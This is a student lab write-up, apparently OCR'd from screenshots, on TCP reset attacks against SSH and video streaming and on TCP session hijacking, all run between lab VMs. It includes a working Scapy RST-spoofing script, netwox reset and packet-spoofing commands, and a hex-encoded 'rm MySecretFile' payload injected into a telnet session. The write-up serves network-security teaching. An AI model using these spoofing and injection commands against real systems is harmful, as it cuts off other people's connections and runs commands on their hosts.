
```
Capturing from enp0s3 (port 22)
No. Time                          Source     Destination Protoc Leng Info
  1 2019-02-11 15:04:17.601751851 10.0.2.10  10.0.2.11   SSH    102 Client: Encrypted packet (len=36)
  2 2019-02-11 15:04:17.602443940 10.0.2.11  10.0.2.10   SSH    102 Server: Encrypted packet (len=36)
  3 2019-02-11 15:04:17.602494073 10.0.2.10  10.0.2.11   TCP     66 45524 → 22 [ACK] Seq=3341687505 Ack=1741520951 Win=290 Len=0 TSval=951215 TSecr=937560
  4 2019-02-11 15:04:17.604471201 10.0.2.11  10.0.2.10   SSH    134 Server: Encrypted pack
  5 2019-02-11 15:04:17.604594013 10.0.2.10  10.0.2.11   TCP     66 45524 → 22 [ACK] Seq=     Win=290 Len=0 TSval=951216 TSecr=937560
  6 2019-02-11 15:04:29.365369958 10.0.2.10  10.0.2.11   TCP     54 45524 → 22 [RST] Seq=3341687505 Win=0 Len=0
  7 2019-02-11 15:04:32.348145040 10.0.2.10  10.0.2.11   SSH    102 Client: Encrypted packet (len=36)
  8 2019-02-11 15:04:32.348354732 10.0.2.11  10.0.2.10   TCP     60 22 → 45524 [RST] Seq=1741520919 Win=0 Len=0

▶ Frame 6: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface 0
▶ Ethernet II, Src: PcsCompu_89:ac:b7 (08:00:27:89:ac:b7), Dst: PcsCompu_09:5b:8f (08:00:27:09:5b:8f)
▶ Internet Protocol Version 4, Src: 10.0.2.10, Dst: 10.0.2.11
▼ Transmission Control Protocol, Src Port: 45524, Dst Port: 22, Seq: 3341687505, Len: 0
    Source Port: 45524
    Destination Port: 22
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 3341687505
    Acknowledgment number: 0
    Header Length: 20 bytes
  ▶ Flags: 0x004 (RST)
    Window size value: 0
    [Calculated window size: 0]
    [Window size scaling factor: -1 (unknown)]
    Checksum: 0x0388 [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
Sequence number (tcp.seq), 4 bytes        Packets: 8 · Displayed: 8 (100.0%)        Profile: Default
```

```
|______________________0x00000000=0___________________________|
| doff  |r|r|r|r|C|E|U|A|P|R|S|F|          window             |
|___5___|0|0|0|0|0|0|0|0|0|1|0|0|__________0x0000=0___________|
|            checksum           |          urgptr             |
|__________0x0388=904___________|__________0x0000=0___________|
[02/11/19]seed@VM:~/.../lab3$
```

SSH Reset Packet using Scapy

In the figure below, we do the same attack, but use Scapy instead. We have the same VM configuration below as we did for the previous attack with netwox. The only difference is that we're using Scapy. In the Blue VM on the right you can see the Reset Attack (syn_rst.py).

In the Green VM, you can see the SSH connection and then Broken Pipe error message. By seeing this message, we know the Reset Packet attack worked.




```
[02/10/2019 07:08] seed@VM:~$ ssh 10.0.2.11
seed@10.0.2.11's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 packages can be updated.
 updates are security updates.

ast login: Sat Feb  9 22:19:58 2019 from 10.0.2.10
02/11/2019 14:11] seed@VM:~$
02/11/2019 14:12] seed@VM:~$
02/11/2019 14:14] seed@VM:~$
02/11/2019 14:15] seed@VM:~$
02/11/2019 14:15] seed@VM:~$
02/11/2019 14:15] seed@VM:~$ packet_write_wait: Connection to 10.0.2.11 port 22
 Broken pipe
[02/11/2019 14:16] seed@VM:~$
```

```
[02/10/2019 07:08] seed@VM:~$ ls
android          Desktop    examples.desktop  Pictures  Templates
bin              Documents  lib               Public    Videos
Customization    Downloads  Music             source
[02/11/2019 14:00] seed@VM:~$ clear
[02/11/2019 14:00] seed@VM:~$
[02/11/2019 14:01] seed@VM:~$
[02/11/2019 14:01] seed@VM:~$
[02/11/2019 14:01] seed@VM:~$
[02/11/2019 14:01] seed@VM:~$
```

```
[02/11/19]seed@VM:~/.../lab3$ sudo ./syn_rst.py
version    : BitField (4 bits)                  = 4               (4)
ihl        : BitField (4 bits)                  = None            (None)
tos        : XByteField                         = 0               (0)
len        : ShortField                         = None            (None)
id         : ShortField                         = 1               (1)
flags      : FlagsField (3 bits)                = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField (13 bits)                 = 0               (0)
ttl        : ByteField                          = 64              (64)
proto      : ByteEnumField                      = 6               (0)
chksum     : XShortField                        = None            (None)
src        : SourceIPField                      = '10.0.2.11'     (None)
dst        : DestIPField                        = '10.0.2.10'     (None)
options    : PacketListField                    = []              ([])
--
sport      : ShortEnumField                     = 22              (20)
dport      : ShortEnumField                     = 45508           (80)
seq        : IntField                           = 1607573482      (0)
ack        : IntField                           = 0               (0)
dataofs    : BitField (4 bits)                  = None            (None)
reserved   : BitField (3 bits)                  = 0               (0)
flags      : FlagsField (9 bits)                = <Flag 4 (R)>    (<Flag 2 (S)>)
window     : ShortField                         = 8192            (8192)
chksum     : XShortField                        = None            (None)
urgptr     : ShortField                         = 0               (0)
options    : TCPOptionsField                    = []              ([])
[02/11/19]seed@VM:~/.../lab3$
```

The figure below shows the reset packet in WireShark. Please note the sequence number which is shown. We use this sequence number in our attack.




```
[02/10/2019 07:08] seed@VM:~$ ssh 10.0.2.11
seed@10.0.2.11's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

3 packages can be updated.
0 updates are security updates.

Last login: Sat Feb  9 22:19:58 2019 from 10.0.2.10
[02/11/2019 14:11] seed@VM:~$
[02/11/2019 14:12] seed@VM:~$
[02/11/2019 14:14] seed@VM:~$
[02/11/2019 14:15] seed@VM:~$
[02/11/2019 14:15] seed@VM:~$
[02/11/2019 14:15] seed@VM:~$ packet_write_wait: Connection to 10.0.2.11 port 22
: Broken pipe
[02/11/2019 14:16] seed@VM:~$
```

```
[02/10/2019 07:08] seed@VM:~$ ls
android         Desktop    examples.desktop  Pictures  Templates
bin             Documents  lib               Public    Videos
Customization   Downloads  Music             source
[02/11/2019 14:00] seed@VM:~$ clear
[02/11/2019 14:00] seed@VM:~$
[02/11/2019 14:01] seed@VM:~$
[02/11/2019 14:01] seed@VM:~$
[02/11/2019 14:01] seed@VM:~$
[02/11/2019 14:01] seed@VM:~$
```

```
No. Time                          Source     Destination Protoc Leng Info
  3 2019-02-11 14:15:37.020196802 10.0.2.10  10.0.2.11   TCP     66 45508 → 22 [ACK] Seq=2246819095 Ack=1607573414 Win=290 Len=0 TSval=221372 TSecr=207725
  5 2019-02-11 14:15:37.021009970 10.0.2.10  10.0.2.11   TCP     66 45508 → 22 [ACK] Seq=2246819095 Ack=1607573482 Win=290 Len=0 TSval=221373 TSecr=207726
  1 2019-02-11 14:15:37.019536802 10.0.2.10  10.0.2.11   SSH    102 Client: Encrypted packet (len=36)
  2 2019-02-11 14:15:37.020000852 10.0.2.11  10.0.2.10   SSH    102 Server: Encrypted packet (len=36)
  4 2019-02-11 14:15:37.021000762 10.0.2.11  10.0.2.10   SSH    134 Server: Encrypted packet (len=68)
  6 2019-02-11 14:16:08.135292089 10.0.2.11  10.0.2.10   TCP     54 22 → 45508 [RST] Seq=1607573482 Win=8192 Len=0
```

```
▶ Frame 6: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface 0
▶ Ethernet II, Src: PcsCompu_01:01:99 (08:00:27:01:01:99), Dst: PcsCompu_39:ac:b7 (08:00:27:39:ac:b7)
▶ Internet Protocol Version 4, Src: 10.0.2.11, Dst: 10.0.2.10
▼ Transmission Control Protocol, Src Port: 22, Dst Port: 45508, Seq: 1607573482, Len: 0
    Source Port: 22
    Destination Port: 45508
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 1607573482
    Acknowledgment number: 0
    Header Length: 20 bytes
  ▶ Flags: 0x004 (RST)
    Window size value: 8192
    [Calculated window size: 8192]
    [Window size scaling factor: -1 (unknown)]
    Checksum: 0x0035 [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
```

The figure below shows the python code for Reset Packet attack.



```python
#!/usr/bin/python
from scapy.all import *

ip = IP(src="10.0.2.11", dst="10.0.2.10")
tcp = TCP(sport=22, dport=45508, flags=4, seq=1607573482)

pkt = ip/tcp
ls(pkt)
send(pkt,verbose=0)
```

Observations / Explanations

In this exercise we use the Reset Attack to send a reset packet to server in order to "hang-up" / terminate a connection for both telnet and SSH.

We used both netwox and Scapy to accomplish this.

The trick to either tool was to get the correct information to successfully administer the attack. For this attack, we needed source IP, destination IP, source port, destination port, sequence number and setting the RST bit in the packet. Of these, the most challenging item was to get was the sequence number.

To get the sequence number, we used WireShark to look at the last (or next available reset number) packet sent from client to serverWe extracted the sequence number from here and reused it in the RST attack. By using this sequence number, we were able to use netwox and Scapy to spoof a TCP reset packet.


Getting the destination port was easy since that was always the server; e.g. port 23 for telnet or port 22 for SSH. Getting the client port was not very hard, but did require some look-up to know what random port the client operating was choosing for its telnet connection. Once again, we used WireShark examine the TCP packets to seen the client port number.

Bottom-line, it was simple to send a TCP Reset Attack… which is concerning. Likely larger servers and IT organization have countermeasures in place to detect these kinds of attacks, but there are probably many servers/systems which do not. It's concerning that such a vulnerability exists and can be so easily administered.

Task 3: TCP Reset Attack on Video Streaming

Use TCP Reset Attack to stop a video streaming web application from playing a video.

On the Green VM, we start a video on YouTube **before** sending the Reset attack.


The Weeknd - Starboy (official) ft. Daft Punk - YouTube - Mozilla Firefox
weeknd starboy
Up next
AUTOPLAY
The Weeknd - Starboy (official) ft. Daft Punk
1,472,838,054 views
SUBSCRIBE 14M
324,506 Comments
No Attack Yet!
Terminal


```
len        : ShortField                     = None            (None)
id         : ShortField                     = 1               (1)
flags      : FlagsField (3 bits)            = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField (13 bits)             = 0               (0)
ttl        : ByteField                      = 64              (64)
proto      : ByteEnumField                  = 6               (0)
chksum     : XShortField                    = None            (None)
src        : SourceIPField                  = '10.0.2.11'     (None)
dst        : DestIPField                    = '10.0.2.10'     (None)
options    : PacketListField                = []              ([])
--
sport      : ShortEnumField                 = 22              (20)
dport      : ShortEnumField                 = 37962           (80)
seq        : IntField                       = 2457646298L     (0)
ack        : IntField                       = 0               (0)
dataofs    : BitField (4 bits)              = None            (None)
reserved   : BitField (3 bits)              = 0               (0)
flags      : FlagsField (9 bits)            = <Flag 4 (R)>    (<Flag 2 (S)>)
window     : ShortField                     = 8192            (8192)
chksum     : XShortField                    = None            (None)
urgptr     : ShortField                     = 0               (0)
options    : TCPOptionsField                = []              ([])
[02/07/19]seed@VM:~/.../lab3$ ls
syn_rst.py  syn_rst.py.back
[02/07/19]seed@VM:~/.../lab3$ cp syn_rst.py syn_rst.py.back2
[02/07/19]seed@VM:~/.../lab3$ ls
syn_rst.py  syn_rst.py.back  syn_rst.py.back2
[02/07/19]seed@VM:~/.../lab3$ sudo netwox 78 --filter "src host 10.0.2.10"
[sudo] password for seed:
^C
[02/07/19]seed@VM:~/.../lab3$ sudo netwox 78 --filter "src host 10.0.2.10"
^C
[02/07/19]seed@VM:~/.../lab3$ sudo netwox 78 --filter "src host 10.0.2.10"
^C
[02/07/19]seed@VM:~/.../lab3$ sudo netwox 78 --filter "src host 10.0.2.10"
^C
[02/07/19]seed@VM:~/.../lab3$ 
```

In the figure below, we send the reset attack from the Blue VM. We are resetting every packet on the GreenVM from the Blue VM. As a result, eventually, the web-site can no longer play videos. We issue the Reset Attack by executing the command "sudo netwox 78 --filter "src host 10.0.2.10"" where:

- "netwox 78" – Reset every TCP packet tool
- "—filter "host 10.0.2.10"" – This is specifying that we only want the reset packets to be sent to the system designated with the 10.0.2.10 IP address.

Once we execute the "netwox 78" command, TCP Resets are sent to all TCP packets from that host; i.e. 10.0.2.10. This includes packets responding to the video streaming web-site.

On the Green VM, we see that after some time, YouTube can no longer buffer anymore video data to play and gives an error. By sending the RSTs and no longer seeing the video, our attack was successful!



Secure Connection Failed

The connection to the server was reset while the page was loading.


- The page you are trying to view cannot be shown because the authenticity of the received data could not be verified.
- Please contact the website owners to inform them of this problem.

Learn more…

Report errors like this to help Mozilla identify and block malicious sites

```
id         : ShortField                = 1              (1)
flags      : FlagsField (3 bits)       = <Flag 0 ()>    (<Flag 0 ()>)
frag       : BitField (13 bits)        = 0              (0)
ttl        : ByteField                 = 64             (64)
proto      : ByteEnumField             = 6              (0)
chksum     : XShortField               = None           (None)
src        : SourceIPField             = '10.0.2.11'    (None)
dst        : DestIPField               = '10.0.2.10'    (None)
options    : PacketListField           = []             ([])
--
sport      : ShortEnumField            = 22             (20)
dport      : ShortEnumField            = 37962          (80)
seq        : IntField                  = 2457646290L    (0)
ack        : IntField                  = 0              (0)
dataofs    : BitField (4 bits)         = None           (None)
reserved   : BitField (3 bits)         = 0              (0)
flags      : FlagsField (9 bits)       = <Flag 4 (R)>   (<Flag 2 (S)>)
window     : ShortField                = 8192           (8192)
chksum     : XShortField               = None           (None)
urgptr     : ShortField                = 0              (0)
options    : TCPOptionsField           = []             ([])
[02/07/19]seed@VM:~/.../lab3$ ls
syn_rst.py  syn_rst.py.back
[02/07/19]seed@VM:~/.../lab3$ cp syn_rst.py syn_rst.py.back2
[02/07/19]seed@VM:~/.../lab3$ ls
syn_rst.py  syn_rst.py.back  syn_rst.py.back2
[02/07/19]seed@VM:~/.../lab3$ sudo netwox 78 --filter "src host 10.0.2.10"
[sudo] password for seed:
^C
[02/07/19]seed@VM:~/.../lab3$ sudo netwox 78 --filter "src host 10.0.2.10"
^C
[02/07/19]seed@VM:~/.../lab3$ sudo netwox 78 --filter "src host 10.0.2.10"
^C
[02/07/19]seed@VM:~/.../lab3$ sudo netwox 78 --filter "src host 10.0.2.10"
^C
[02/07/19]seed@VM:~/.../lab3$ sudo netwox 78 --filter "src host 10.0.2.10"
```

After killing the Reset Attack, YouTube continues again after hitting the Try Again button.



```
flags      : FlagsField (3 bits)       = <Flag 0 ()>    (<Flag 0 ()>)
frag       : BitField (13 bits)        = 0              (0)
ttl        : ByteField                 = 64             (64)
proto      : ByteEnumField             = 6              (0)
chksum     : XShortField               = None           (None)
src        : SourceIPField             = '10.0.2.11'    (None)
dst        : DestIPField               = '10.0.2.10'    (None)
options    : PacketListField           = []             ([])
--
sport      : ShortEnumField            = 22             (20)
dport      : ShortEnumField            = 37962          (80)
seq        : IntField                  = 2457646290L    (0)
ack        : IntField                  = 0              (0)
dataofs    : BitField (4 bits)         = None           (None)
reserved   : BitField (3 bits)         = 0              (0)
flags      : FlagsField (9 bits)       = <Flag 4 (R)>   (<Flag 2 (S)>)
window     : ShortField                = 8192           (8192)
chksum     : XShortField               = None           (None)
             rtField                   = 0              (0)
             OptionsField              = []             ([])
[02/07/19]seed@VM:~/.../lab3$ ls
syn_rst.py  syn_rst.py.back
[02/07/19]seed@VM:~/.../lab3$ cp syn_rst.py syn_rst.py.back2
[02/07/19]seed@VM:~/.../lab3$ ls
syn_rst.py  syn_rst.py.back  syn_rst.py.back2
[02/07/19]seed@VM:~/.../lab3$ sudo netwox 78 --filter "src host 10.0.2.10"
[sudo] password for seed:
^C
[02/07/19]seed@VM:~/.../lab3$ sudo netwox 78 --filter "src host 10.0.2.10"
^C
[02/07/19]seed@VM:~/.../lab3$ sudo netwox 78 --filter "src host 10.0.2.10"
^C
[02/07/19]seed@VM:~/.../lab3$ sudo netwox 78 --filter "src host 10.0.2.10"
^C
[02/07/19]seed@VM:~/.../lab3$ sudo netwox 78 --filter "src host 10.0.2.10"
^C
[02/07/19]seed@VM:~/.../lab3$
```

Observations / Explanations

This attack is the same in theory as the Task 2 TCP Reset Attack. There was one major challenge, however, and that is that the packets go back and forth between the client and server so fast that it’s difficult to simply get a snap-shot of the stream to get the sequence number to spoof a reset packet.

To remedy this challenge, we specifically use netwox tool 78 which is specifically designed to send reset packets and is fast enough to keep up with TCP packet communications. We specify our host as the VICTIM so all TCP packets are scrutinized and terminated with a reset packet. By doing this, once the video buffer finishes playing, the Green VM / web browser can no longer get anymore video data… since the connections are all closed.

Task 4: TCP Session Hijacking

Use netwox and Scapy to conduct a TCP Session Hijacking attack.

TCP Session Hijacking using netwox

In this attack we use three VMs. Our scenario is such that we create a file on the Red VM which is the VM running the telnet server. The file we create is “MySecreteFile”. This is simply an empty file on the root drive. We then use the Green VM to establish a telnet session with the Red VM. Finally, we use the Blue VM to perform the TCP Session Hijack. For this attack, we use a sequence number that we get form WireShark and spoof a TCP telnet packet with a payload that deletes the MySecretFile.

The VMs are described as follows:

1. Green VM
   a. This VM is telnetted to the RED VM right below it.
   b. This is the VICTIM VM that the Blue VM will spoof a packet from.
2. Red VM
   a. This VM is running the Telnet server.
3. Blue VM
   a. This is the ATTACKER VM.
   b. Execute the TCP Session Hijack Attack and carrier it out using netwox. The command line is “sudo netwox 40 -l 10.0.2.10 -m 10.0.2.11 -j 64 -o 34532 -p 23 -q 1536360320 -E 237 -r 1450064436 -z -H “0a726d204d7953656372657446696c650a””.
      i. netwox 40 – Spoof Ip4TCP packet
      ii. -l 10.0.2.10 – Source IP
      iii. -m 10.0.2.11 – Destination IP
      iv. -j 64 – TTL value
      v. -o 34532 – Source port
      vi. -p 23 – Destination port
      vii. -q 1536360320 – Sequence number
      viii. -E 237 – TCP window
      ix. -r 1450064436 – TCP ACK number
      x. -z – TCP ACK specified
      xi. -H “0a726d204d7953656372657446696c650a” – TCP data. Details of the data explained below.
   c. Basically, the Blue VM is spoofing a TCP telnet packet which will be sent on behalf of the telnet client to the telnet server. This packet will contain the hex payload represented by the -H parameter and explained below.


The data bytes we use are encoded as follows

Since we use the “-H” parameter in netwox for the command we wish to put into the spoofed TCP telnet packet, we need to encode the textual representation into HEX form. We use python to help with this.

```
>>> "\nrm MySecretFile\n".encode("hex")
'0a726d204d7953656372657446696c650a'
>>>
```

